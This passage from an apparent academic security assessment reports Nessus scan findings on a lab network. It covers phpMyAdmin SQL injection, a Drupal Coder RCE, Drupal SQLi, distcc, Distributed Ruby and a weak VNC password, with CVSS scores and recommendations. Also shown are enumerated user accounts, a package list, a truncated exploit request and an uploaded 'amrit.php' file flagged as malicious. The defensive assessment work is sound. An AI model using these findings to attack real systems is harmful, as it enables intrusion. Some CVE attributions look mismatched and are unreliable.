- http://192.168.30.31/drupal/
- http://192.168.30.31/drupal/misc/
- http://192.168.30.31/drupal/misc/favicon.ico/
```

Plugin Details

Severity: High
 ID: 50344
 Version: 1.6
 Type: remote
 Family: CGI abuses
 Published: October 26, 2010
 Modified: January 19, 2021

Risk Information

Risk Factor: None

Fig. 301. Missing HTTP response Header vulnerability on Web server

```

- http://192.168.30.31/phpmyadmin/themes/pmahomme/jquery/images/
- http://192.168.30.31/phpmyadmin/themes/pmahomme/layout.inc.php
- http://192.168.30.31/phpmyadmin/themes/pmahomme/sprites.lib.php
- http://192.168.30.31/phpmyadmin/themes/pmahomme/sprites.css.php
- http://192.168.30.31/phpmyadmin/url.php
- http://192.168.30.31/uploads/
- http://192.168.30.31/uploads/QRXtMvj.htm/
- http://192.168.30.31/uploads/amrit.php
- http://192.168.30.31/uploads/hgAR54BK.htm/
less...

```

Port	Hosts
80 / tcp / www	192.168.30.31

Fig. 302. Uploaded amrit.php Malicious file on Uploads directory of Response header vulnerability

The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

```

- http://192.168.30.31:8181/
- http://192.168.30.31:8181/flag

```

Port	Hosts
8181 / tcp / www	192.168.30.31

WEB Server / Plugin #50345 Configure Audit Trail Launch Report Export

[Back to Vulnerability Group](#)

Vulnerabilities 57

HIGH Missing or Permissive X-Frame-Options HTTP Response Header

Description
The remote web server in some responses sets a permissive X-Frame-Options response header or does not set one at all.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors

Solution
Set a properly configured X-Frame-Options header for all requested resources.

See Also
<https://en.wikipedia.org/wiki/Clickjacking>
<http://www.nessus.org/u/7399b1f56>

Output

```

The following pages do not set a X-Frame-Options response header or set a permissive policy:
- http://192.168.30.31/
- http://192.168.30.31/chat/
- http://192.168.30.31/chat/index.php
- http://192.168.30.31/drupal/
- http://192.168.30.31/drupal/misc/
- http://192.168.30.31/drupal/misc/farbtastic/
- http://192.168.30.31/drupal/misc/ui/
- http://192.168.30.31/drupal/misc/ui/images/

```

Plugin Details

Severity:	High
ID:	50345
Version:	1.5
Type:	remote
Family:	CGI abuses
Published:	October 26, 2010
Modified:	January 19, 2021

Risk Information

Risk Factor: None

Fig. 303. Missing X frame options of HTTP response header vulnerability on Web server

```

- http://192.168.30.31/phpmyadmin/themes/pmahomme/jquery/images/
- http://192.168.30.31/phpmyadmin/themes/pmahomme/layout.inc.php
- http://192.168.30.31/phpmyadmin/themes/pmahomme/sprites.lib.php
- http://192.168.30.31/phpmyadmin/themes/pmahomme/sprites.css.php
- http://192.168.30.31/phpmyadmin/url.php
- http://192.168.30.31/uploads/
- http://192.168.30.31/uploads/QRXtMvj.htm/
- http://192.168.30.31/uploads/amrit.php
- http://192.168.30.31/uploads/hgAR54BK.htm/
less...

```

Port	Hosts
80 / tcp / www	192.168.30.31

Fig. 304. Uploaded amrit.php Malicious file on Uploads directory of missing Xframe vulnerability




Fig. 305. Uploaded amrit.php Malicious file on output of missing Xframe vulnerability

TABLE XLVI. SYNOPSIS OF HTTP PUT METHOD VULNERABILITY

Details	Description
Priority	High
Vulnerability	HTTP PUT method – Web server
Host Id	192.168.30.31
Nessus Plugin Id	50344, 50345
CVE ID	CVE-2017-7685 , CVE-2011-3596, CVE-2016-3088
Recommendations	<ul style="list-style-type: none"> • All request services are precisely configured with X-Frame- Options header. • Adjusting the web server's HTTP headers so that details about the underlying web server are hidden. • Content Security Policy with frame ancestors

Y. Assessment 7: phpMyAdmin vulnerability analysis on playbook 43,46

PhpMyAdmin is an open-source MariaDB and SQL administration tool. It has become one of the most popular MySQL administration tools, especially for web hosting services, as a portable web application mainly in PHP. phpMyAdmin can perform a wide range of MySQL and MariaDB tasks. The user interface can be used to manage frequently used operations (such as databases, tables, columns, relations, indexes, users, and permissions). Also, the users can still execute SQL commands manually. web applications keep all of their data in the MySQL database and communicate with it to generate content for the website site. phpMyAdmin provides a “raw” view of the data, tables, and columns stored in the MySQL database. [217] [218]




Fig. 306. List of phpMyAdmin Vulnerabilities on web server

- i. *Vulnerability analysis on playbook 43:* The preg replace() function in various PHP versions can run arbitrary PHP code on the server by supplying a constructed input containing a null byte as the regular expression. The "Replace table prefix" functionality in phpMyAdmin, an argument supplied to preg replace(), is not correctly filtered, making it vulnerable and can be exploited only when the attacker login to the system.




Fig. 307. Phpmyadmin vulnerability on Web server

TABLE XLVII. SYNOPSIS OF PHPMYADMIN VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	PhpMyAdmin – Web server
Host Id	192.168.30.31
Nessus Plugin Id	125855
CVE ID	CVE-2016-6609, CVE-2016-6631
Recommendations	<ul style="list-style-type: none"> • Upgrade to phpMyAdmin 4.8.6 or newer • Applying patches

- ii. *Vulnerability analysis on playbook 46:* Phpmysqladmin operates on port 80 the current version is 3.5.8 is vulnerable to preg replace. One the attacker finds the information and uses it to exploit the target system. Once it is being compromised the attacker can scan for authenticated remote code executions and injections.

WEB applications / Plugin #125855

Back to Vulnerability Group | Configure | Audit Trail | Launch | Report | Export

Vulnerabilities 26

CRITICAL phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)

Description
According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

Solution
Upgrade to phpMyAdmin version 4.8.6 or later.
Alternatively, apply the patches referenced in the vendor advisories.

See Also
<http://www.nessus.org/u?c9d71c8c>

Output

```
URL      : http://192.168.30.31/phpmyadmin
Installed version : 3.5.8
Fixed version  : 4.8.6
```

Port	Hosts
80 / http / www	192.168.30.31

Plugin Details

Severity: Critical
ID: 125855
Version: 1.2
Type: remote
Family: CGI abuses
Published: June 13, 2019
Modified: October 18, 2019

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 8.5
CVSS v2.0 Base Score: 7.5
CVSS v2.0 Temporal Score: 5.5
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

Fig. 308. Phpmysqladmin vulnerability on Web server

TABLE XLVIII. SYNOPSIS OF PHPMYADMIN VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	PhpMyAdmin – Web server
Host Id	192.168.30.31
Nessus Plugin Id	125855
CVE ID	CVE-2016-6609, CVE-2016-6631
Recommendations	<ul style="list-style-type: none"> • Upgrade to phpMyAdmin 4.8.6 or newer • Applying patches

Z. *Assessment 8: Drupal vulnerability analysis on playbook 44*

Drupal is a free and sophisticated content management system for building websites, blogs, portals, and more. It offers all of the features need to create a fully functional website, and it's free to use. Essential features, such as simple content authoring, dependable speed, and strong security. However, its flexibility sets it distinct, and modularity is one of its guiding principles. The web content is made to use the applications to use every day. [219]

WEB applications / 192.168.30.31 / Drupal (Multiple Issues)

Configure Audit Trail Launch Report Export

Vulnerabilities 26

Search Vulnerabilities 3 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Drupal Coder Module Deserialization RCE	CGI abuses	1
HIGH	Drupal Database Abstraction API SQLi	CGI abuses	1
INFO	Drupal Software Detection	CGI abuses	1

Scan Details

Policy: Web Application Tests
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: May 31 at 8:36 PM
 End: May 31 at 9:35 PM
 Elapsed: an hour

Fig. 309. List of Drupal vulnerabilities on Web server

- i. *Vulnerability analysis on playbook 44:* Drupal module takes advantage of a Remote Command Execution flaw in Drupal's CODER module. Unauthenticated users can run arbitrary commands in the webserver context. In a PHP extension script file, the CODER module does not appropriately check user inputs. As a result, a malicious user can make unauthenticated requests to this file to execute arbitrary commands.

WEB applications / Plugin #92626

Configure Audit Trail Launch Report Export

Vulnerabilities 26

CRITICAL Drupal Coder Module Deserialization RCE

Description

The version of Drupal running on the remote web server is affected by a remote code execution vulnerability in the Coder module, specifically in file coder_upgrade.run.php, due to improper validation of user-supplied input to the unserialize() function. An unauthenticated, remote attacker can exploit this, via a specially crafted request, to execute arbitrary PHP code.

Solution

Upgrade the Coder module to version 7.x-1.3 / 7.x-2.6 or later.
 Alternatively, remove the entire Coder module directory from any publicly accessible website.

See Also

<https://www.drupal.org/node/2765575>
<https://www.drupal.org/project/coder>

Output

```
Nessus was able to exploit the issue using the following request :
http://192.168.30.31/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php

This produced the following truncated output (limited to 10 lines) :
----- snip -----
file parameter is not setNo path to parameter file
----- snip -----
```

Plugin Details

Severity: Critical
 ID: 92626
 Version: 1.4
 Type: remote
 Family: CGI abuses
 Published: July 29, 2016
 Modified: June 13, 2018

Risk Information

Risk Factor: Critical
 CVSS v2.0 Base Score: 10.0
 CVSS v2.0 Temporal Score: 8.3
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
 CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:ND

Vulnerability Information

CPE: cpe:/a:drupal:drupal
 Exploit Available: true
 Exploit Ease: Exploits are available
 Patch Pub Date: July 13, 2016
 Vulnerability Pub Date: July 13, 2016

Port	Hosts
80/tcp/www	192.168.30.31

Fig. 310. Drupal coder module vulnerability on Web server

WEB applications / Plugin #78515
[Back to Vulnerability Group](#) Configure Audit Trail Launch Report Export

Vulnerabilities 26

HIGH **Drupal Database Abstraction API SQLi** Plugin Details

Description
 The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API, which allows a remote attacker to use specially crafted requests that can result in arbitrary SQL execution. This may lead to privilege escalation, arbitrary PHP execution, or remote code execution.

Solution
 Upgrade to version 7.32 or later.

See Also
<https://www.drupal.org/SA-CORE-2014-005>
<https://www.drupal.org/project/drupal/releases/7.32>

Output

```
Nessus was able to exploit the issue using the following request :
POST /drupal/?q=nodesdestination=node HTTP/1.1
Host: 192.168.30.31
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 117
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
=
more...
```

Port	Hosts
80/tcp/www	192.168.30.31

Risk Information
 Risk Factor: High
 CVSS v2.0 Base Score: 7.5
 CVSS v2.0 Temporal Score: 6.2
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
 CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information
 CPE: cpe:/a:drupal:drupal
 Exploit Available: true
 Exploit Ease: Exploits are available
 Patch Pub Date: October 15, 2014
 Vulnerability Pub Date: October 15, 2014
 Exploited by Nessus: true

Fig. 311. Drupal Database vulnerability on Web server

TABLE XLIX. SYNOPSIS OF DRUPAL VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Drupal – Web server
Host Id	192.168.30.31
Nessus Plugin Id	92626, 78515
CVE ID	CVE-2008-3001, CVE-2007-0505, CVE-2008-0569
Recommendations	<ul style="list-style-type: none"> • Removing the coder module directory from any publicly accessible website. • Update the Coder module for Drupal 7.x, upgrade to Coder 7.x-1.3 or Coder 7.x-2.6.

AA. Assessment 9: distcc exe vulnerability analysis on playbook 47

Distcc is a program that distributes C or C++ code compilation over multiple machines on a network. Distcc should always produce the same results as a local compile, yet it is frequently two or more times faster. Distcc has synchronized clocks, so it does not require all machines to share filesystems or header files installed, unlike other distributed build systems. Different operating systems can run on the same machine as long as the binary formats or cross-compilers are compatible. [220]

- i. *Vulnerability analysis on playbook 47:* This module takes advantage of a known security flaw to perform arbitrary commands on any machine running distccd. The linux user enumeration lists the grouped services in the system, it identified the distccd services on the target system. Using the information attacker can search for distcc exploits and performs on the system.

Vulnerabilities 38

LOW Linux User List Enumeration < > **Plugin Details**

Description
Using the supplied credentials, Nessus was able to enumerate the local users and groups on the remote host.

Solution
None

Output

```

-----[ User Accounts ]-----
User      : msfadmin
Home folder : /home/msfadmin
Start script : /bin/bash
Groups    : dip
           admin
           lpadmin
           dialout
           msfadmin
           ^
more...

```

Port **Hosts**

NA	192.168.30.11
----	---------------

Risk Information
Risk Factor: None

Fig. 312. Linux user enumeration vulnerability on FTP server

```

User      : distccd
Home folder : /
Start script : /bin/false
Groups    : nogroup

User      : user
Home folder : /home/user
Start script : /bin/bash
Groups    : user

User      : service
Home folder : /home/service
Start script : /bin/bash
Groups    : service

User      : proftpd
Home folder : /var/run/proftpd
Start script : /bin/false
Groups    : nogroup

User      : statd
Home folder : /var/lib/nfs
Start script : /bin/false
Groups    : nogroup

```

Fig. 313. Output of the Linux user enumeration vulnerability

TABLE L. SYNOPSIS IF DISTCC VULNERABILITY

Details	Description
Priority	Low
Vulnerability	Distcc – FTP server
Host Id	192.168.30.11
Nessus Plugin Id	95928
CVE ID	CVE-2004-2687, CVE-2005-1461
Recommendations	<ul style="list-style-type: none"> Using a different mode of communication that provides authentication, integrity, and encryption while being faster than SSH.

	<ul style="list-style-type: none"> • Using platform-specific security features like seccomp bpf to limit what can be done after the compiler command has been run. • Upgrading to latest version.
--	---

BB. Assessment 10: drb remote code exec vulnerability analysis on playbook 48

Ruby programs can communicate with one other on the same system or over a network using Distributed Ruby, or DRb. To transmit commands and data between processes, DRb uses remote method invocation (RMI). A library called dRuby is included in the Ruby standard library, and it allows multiple Ruby processes to communicate over the network. It allows the users to invoke methods on objects created by another Ruby process as if they were created in the same program. Remote Method Invocation is the term for this. It is developed entirely in Ruby and operates on its protocol. Apart from Ruby runtime's built-in services, such as TCP sockets, no other add-in services are required. It is not compatible with other networked object systems like CORBA, RMI, or .NET. [221]

- i. *Vulnerability analysis on playbook 48:* dRuby has its protocol and connects to a URI on port 8787, such as druby://example.com. The remote service Distributed Ruby allows distributed commands to run or execute on unauthorized systems. Software enumeration identifies the ruby software running in the system, the attacker can exploit the system using the information.

Vulnerabilities 39

LOW
Software Enumeration (SSH) >

Description

Nessus was able to list the software installed on the remote host by calling the appropriate command (e.g., 'rpm -qa' on RPM-based Linux distributions, dpkg, etc.).

Solution

Remove any software that is not in compliance with your organization's acceptable use and security policies.

Output

```

Here is the list of packages installed on the remote Debian Linux system :
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-f/Unpacked/Failed-cfg/Half-inst/t-await/T-pend
| / Err?=(none)/Hold/Reinst-required/X-both-problems (Status,Err: uppercase=bad)
||_/ Name
Version
Description
+++-----+
more...

```

Port	Hosts
NA	192.168.30.21 🔗

Plugin Details

Severity: Low

ID: 22869

Version: 1.31

Type: local

Family: General

Published: October 15, 2006

Modified: September 22, 2020

Risk Information

Risk Factor: None

Reference Information

IAVT: 0001-T-0502

Fig. 314. Software enumeration vulnerability on DNS server


```

ii python-minimal 2.5.2-0ubuntu1
A minimal subset of the Python language (default version)
ii python-support 0.7.5ubuntu1
automated rebuilding support for python modules
ii python2.5 2.5.2-2ubuntu6.1
An interactive high-level object-oriented language (version 2.5)
ii python2.5-dev 2.5.2-2ubuntu6.1
Header files and a static library for Python (v2.5)
ii python2.5-minimal 2.5.2-2ubuntu6.1
A minimal subset of the Python language (version 2.5)
ii quilt 0.46-4
Tool to work with series of patches
ii rcs 5.7-21
The GNU Revision Control System
ii readline-common 5.2-3build1
GNU readline and history libraries, common files
ii reiserfsprogs 1:3.6.19-6
User-level tools for ReiserFS filesystems
ii rsh-client 0.17-14ubuntu1
rsh clients
ii rsh-server 0.17-14ubuntu1
rsh servers
ii rsync 2.6.9-6ubuntu2
fast remote file copy program (like rcp)
ii ruby 4.1
An interpreter of object-oriented scripting language Ruby
ii ruby1.8 1.8.6.111-2ubuntu1.3
Interpreter of object-
oriented scripting language Ruby 1.8
rc samba 3.0.20-0.1ubuntu1
a LanManager-like file and printer server for Unix
rc samba-common 3.0.20-0.1ubuntu1
Samba common files used by both the server and the client
ii screen 4.0.3-7ubuntu1
terminal multiplexor with VT100/ANSI terminal emulation
ii sed 4.1.5-5
The GNU sed stream editor
rc sgml-base 1.26
SGML infrastructure and SGML catalog file support
ii socat 1.6.0.0-1
multipurpose relay for bidirectional data transfer
rc ssl-cert 1.0.14-0ubuntu2
Simple debconf wrapper for openssl
ii startup-tasks 0.3.9-2
definitions of essential tasks to run on startup
ii strace 4.5.15-1.1ubuntu1
A system call tracer
ii sudo 1.6.9p10-1ubuntu3
Provide limited super user privileges to specific users
ii sysklogd 1.5-1ubuntu1
System Logging Daemon
ii system-services 0.3.9-2
definitions of essential system services
ii sysv-rc 2.86.dsl-14.1ubuntu45
System-V-like runlevel
change mechanism
ii sysvutils 2.86.dsl-14.1ubuntu45
System-V-like utilities
ii tar 1.19-3
GNU version of the tar archiving utility
ii tasksel 2.70ubuntu5

```

Fig. 315. Output of software enumeration vulnerability

TABLE LI. SYNOPSIS OF DISTRIBUTED RUBY VULNERABILITY

Details	Description
Priority	Low
Vulnerability	Distributed Ruby – DNS server
Host Id	192.168.30.21
Nessus Plugin Id	22869
CVE ID	CVE-2019-13354 , CVE-2019-13589
Recommendations	<ul style="list-style-type: none"> Implementing appropriate Code-level controls on the trusted host such as drb/acl.rb to set ACLEntry to restrict access Upgrading to latest version.

CC.Assessment 11: VNC login vulnerability analysis on playbook 50

Virtual Network Computing (VNC) is a graphical distribution system that employs the Remote Frame Buffer protocol (RFB) to control another machine from a distance. It relays graphical-screen changes while transmitting

keyboard and mouse input from one machine to another over a network. VNC is platform-agnostic, including clients and servers supporting a variety of GUI-based operating systems and Java. [222]




Fig. 316. List of VNC vulnerabilities on FTP server

- i. *Vulnerability analysis on playbook 50:* Multiple clients can access a VNC server at the same time. Remote technical help and viewing files on one's work computer from one's home computer, or vice versa. The vnc login module will scan an IP address or range of addresses for a password or a wordlist and attempt to login via VNC. It supports the VNC challenge response authentication technique for RFB protocol versions 3.3, 3.7, 3.8, and 4.001.

FTP server / Plugin #61708

Configure Audit Trail Launch Report Export

Back to Vulnerabilities

Vulnerabilities 38

CRITICAL VNC Server 'password' Password

Plugin Details

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Severity: Critical
 ID: 61708
 Version: \$Revision: 1.2 \$
 Type: remote
 Family: Gain a shell remotely
 Published: August 29, 2012
 Modified: September 24, 2015

Solution

Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

Port	Hosts
5900 /tcp /vnc	192.168.30.11

Risk Information

Risk Factor: Critical
 CVSS v2.0 Base Score: 10.0
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Default Account: true
 Exploited by Nessus: true

Fig. 317. VNC server password vulnerability on FTP server

FTP server / Plugin #65792

Configure Audit Trail Launch Report Export

Back to Vulnerability Group

Vulnerabilities 38

MEDIUM VNC Server Unencrypted Communication Detection

Plugin Details

Description

This script checks the remote VNC server protocol version and the available 'security types' to determine if any unencrypted 'security-types' are in use or available.

Severity: Medium
 ID: 65792
 Version: \$Revision: 1.3 \$
 Type: remote
 Family: Service detection
 Published: April 3, 2013
 Modified: March 12, 2014

Output

```
The remote VNC server supports the following security type which does not perform full data communication encryption :
2 (VNC authentication)
```

Port	Hosts
5900 /tcp /vnc	192.168.30.11

Risk Information

Risk Factor: None

Fig. 318. VNC server unencryption communication vulnerability on FTP server

TABLE LII. SYNOPSIS OF VNC LOGIN VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	VNC Login – FTP server
Host Id	192.168.30.11

Nessus Plugin Id	61708, 65792, 19288, 10342
CVE ID	CVE-2006-4309, CVE-2019-1895
Recommendations	<ul style="list-style-type: none"> Block remote connections if not required and configuring VNC servers with a strong password upgrade to the latest version.

DD. Assessment 12: Apache mod cgi vulnerability analysis on playbook 51

The Apache HTTP Server Project aims to create and maintain an open-source HTTP server for modern operating systems such as UNIX and Windows. In addition, it aims to provide a secure, efficient, and flexible HTTP server that complies with current HTTP standards.




Fig. 319. List of Apache vulnerability on Web server

